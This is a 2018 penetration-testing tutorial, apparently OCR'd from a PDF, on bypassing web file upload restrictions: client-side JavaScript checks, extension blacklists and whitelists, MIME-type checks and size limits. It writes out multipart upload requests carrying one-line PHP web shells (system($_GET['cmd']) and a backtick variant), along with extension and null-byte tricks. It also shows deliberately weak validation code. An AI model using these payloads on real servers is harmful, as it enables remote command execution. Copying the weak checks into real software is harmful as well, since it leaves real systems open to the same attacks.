2018

file Upload Restrictions Bypass

Haboob Team

1 CONTENTS

• Introduction :

During penetration testing engagements, You may have seen unrestricted File Upload which can grants you an access to the server to execute malicious codes, however, it's not that easy to do so in some cases where you have to bypass file upload restrictions and filtrations which can make it a bit challenging to finally get the job done. This paper will discuss the methods of how the web application handles this process and how it validates the files that are being sent to the server and how to bypass these validations.

• Client-Side Filters Validation :

Client side validation is a type of validation which takes place before the inputs are actually sent to the server. And it happens on the web browser by JavaScript, VBScript, or HTML5 attributes. Programmers use this type of validation to provide better user experience by responding quickly at the browser level.

➢ Client-Side Filters Bypass :

This type of validation can be bypassed easily by turning off the JavaScript on the browser or by tampering the HTTP requests after the request goes out of the browser and before it being sent to the server.

➢ EXAMPLE :

```
<script type="text/javascript">
var _validFileExtensions = [".jpg", ".jpeg", ".bmp", ".gif", ".png"];
function Validate(oForm) {
    var arrInputs = oForm.getElementsByTagName("input");
    for (var i = 0; i < arrInputs.length; i++) {
        var oInput = arrInputs[i];
        if (oInput.type == "file") {
            var sFileName = oInput.value;
            if (sFileName.length > 0) {
                var blnValid = false;
                for (var j = 0; j < _validFileExtensions.length; j++) {
                    var sCurExtension = _validFileExtensions[j];
                    if (sFileName.substr(sFileName.length - sCurExtension.length, sCurExtension.length).toLowerCase() == sCurExtension.toLowerCase()) {
                        blnValid = true;
                        break;
                    }
                }

                if (!blnValid) {
                    alert("Sorry, " + sFileName + " is invalid, allowed extensions are: " + _validFileExtensions.join(", "));
                    return false;
                }
            }
        }
    }

    return true;
}
</script>
```

As you can see in the previous file that this JavaScript only process your request before it's actually sent to the server and checks if your file has the extensions of an image file (jpg, jpeg, bmp, gif, png). Which can be manipulated after you stop the request and tamper it to change the content and the file name of the uploaded image you just uploaded to an actual malicious code and with an executable extension.

As shown in the previous image that the file uploader stopped our request by the JavaScript as we tried to upload a straight forward php file.

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------156958865820403137251032148859
Content-Length: 366

---------------------------156958865820403137251032148859
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>

---------------------------156958865820403137251032148859
Content-Disposition: form-data; name="Submit"


---------------------------156958865820403137251032148859--
```

We were able to bypass this type of validation by uploading a regular image via the browser then manipulating the request by changing the extension that will be sent to the server and also the actual content of the file. In this case we renamed the file and used a .php extension instead of .jpeg extension and we also replaced the content of the file by malicious code.

- ## File Name Validation :

File name validation is when the server validate the file that being uploaded by checking its extension, this validation happens based on many methods, but two of the most popular methods are Blacklisting File Extensions and Whitelisting File Extensions.

Blacklisting File extensions is a type of protection where only a specific extensions are being rejected from the server, Such as php, aspx. While Whitelisting File extensions is the exact opposite, which is only a few file extensions are allowed to be uploaded to the server, Such as jpg, jpeg, gif.

➢ File Name Bypass :

File name validation is when the server validate the file that being uploaded by checking its extension, this validation happens based on two methods, Blacklisting File Extensions and Whitelisting File Extensions.

Blacklisting File extensions is a type of protection where only a specific extensions are being rejected from the server, while Whitelisting File extensions is the exact opposite, Only a few file extensions are allowed to be uploaded to the server, Such as jpg, jpeg, gif.

Some File name validation methods can be bypassed by uploading a different unpopular extension or by using some tricks while uploading the file to bypass this type of validation.

Bypassing Blacklisting and Whitelisting:

- **Blacklisting Bypass:**
  Blacklisting can be bypassed by uploading an unpopular php extensions.
  such as: pht, phpt, phtml, php3,php4,php5,php6
- **Whitelisting Bypass:**
  Whitelisting can be bypassed by uploading a file with some type of tricks, Like adding a null byte injection like (shell.php%00.gif). Or by using double extensions for the uploaded file like (shell.jpg.php).


Some other type of bypasses can be done by uploading a file but with changing the extensions cases such as: pHp, Php, phP.

➢ EXAMPLE:

```
1. if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
2. && $imageFileType != "gif" ) {
3.     echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
```


In the previous code you can see that this file uploader only accepts a few extensions (jpg, jpeg, gif). And in this example we will try to bypass this to upload a php file on the web server.

➢ BLACKLISTING BYPASS



As you can see in the previous figure we were able to bypass this validation by uploading a php file but with the extension .php5, which is acceptable by the Apache server and it runs automatically as a php file.

➢ WHITELISTING BYPASS



As you can see in the previous figure we were able to bypass this validation by upload a php file with a double extensions to bypass this type of validation by uploading “shell.jpg.php” to the server.

• Content-Type Validation :

Content-Type validation is when the server validate the content of the file by checking the MIME type of the file, which can be shown in the http request. For example, some image file uploads validate the images uploaded by checking if the Content-Type of the file is an image type.

➢ Content-Type Bypass:

This type of validation can be bypassed by changing the file name for example to “shell.php” or “shell.aspx” but keeping the “Content-Type” parameter as “image/ *” Content-Type. Such as “image/png”, “image/jpeg”, and “image/gif”.

➢ Example :

```php
<?php

$mimetype = mime_content_type($_FILES['file']['tmp_name']);
if(in_array($mimetype, array('image/jpeg', 'image/gif', 'image/png'))) {
  move_uploaded_file($_FILES['file']['tmp_name'], '/uploads/' . $_FILES['file']['name']);
  echo 'OK';

} else {
   echo 'Upload a real image';
}
```

In the previous code we can see that the code checks for the MIME type which is the Content-Type of the file that is being uploaded to the server, as shown above in this case this code only accepts image/jpeg, image/gif, image/png File types. We can easily bypass this type of validation by uploading an executable file but after we manipulate the request and change the “Content-Type” field to a MIME type of an image that the web server accepts.

```
-----------------------------186327040775293428713327341 29
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
```

• Content-Length Validation :

Content-Length validation is when the server checks the length of the content of the uploaded file and restricts a file size that can't be exceeded, Although this type of validation is not very popular, But it can be shown on some file uploads.

➢ Content-Length Bypass :

This type of validation can be bypassed by uploading a very short malicious code within the uploaded file depending on the maximum size restriction on the web server, We can figure the specific size on the web server by fuzzing the file uploader with different file sizes and checks whether it accepts the file or not.

➢ Example :

```
1. if ($_FILES["fileToUpload"]["size"] > 30) {
2.     echo "Sorry, your file is too large.";
3. }
```

In the previous code we can see that the file uploaded is restricted to be less than 30 bytes. We can bypass this restriction by simple upload a file with a very short malicious code.

```
-----------------------------186327040775293428713327341 29
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/x-php

<?=`$_GET[x]`?>
```

- RESOURCES :

http://www.securityidiots.com/Web-Pentest/hacking-website-by-shell-uploading.html

http://www.net-informations.com/faq/asp/validation.htm

https://www.owasp.org/index.php/Unrestricted_File_Upload

https://www.sitepoint.com/mime-types-complete-list/

https://www.w3schools.com/php/php_file_upload.asp

https://stackoverflow.com/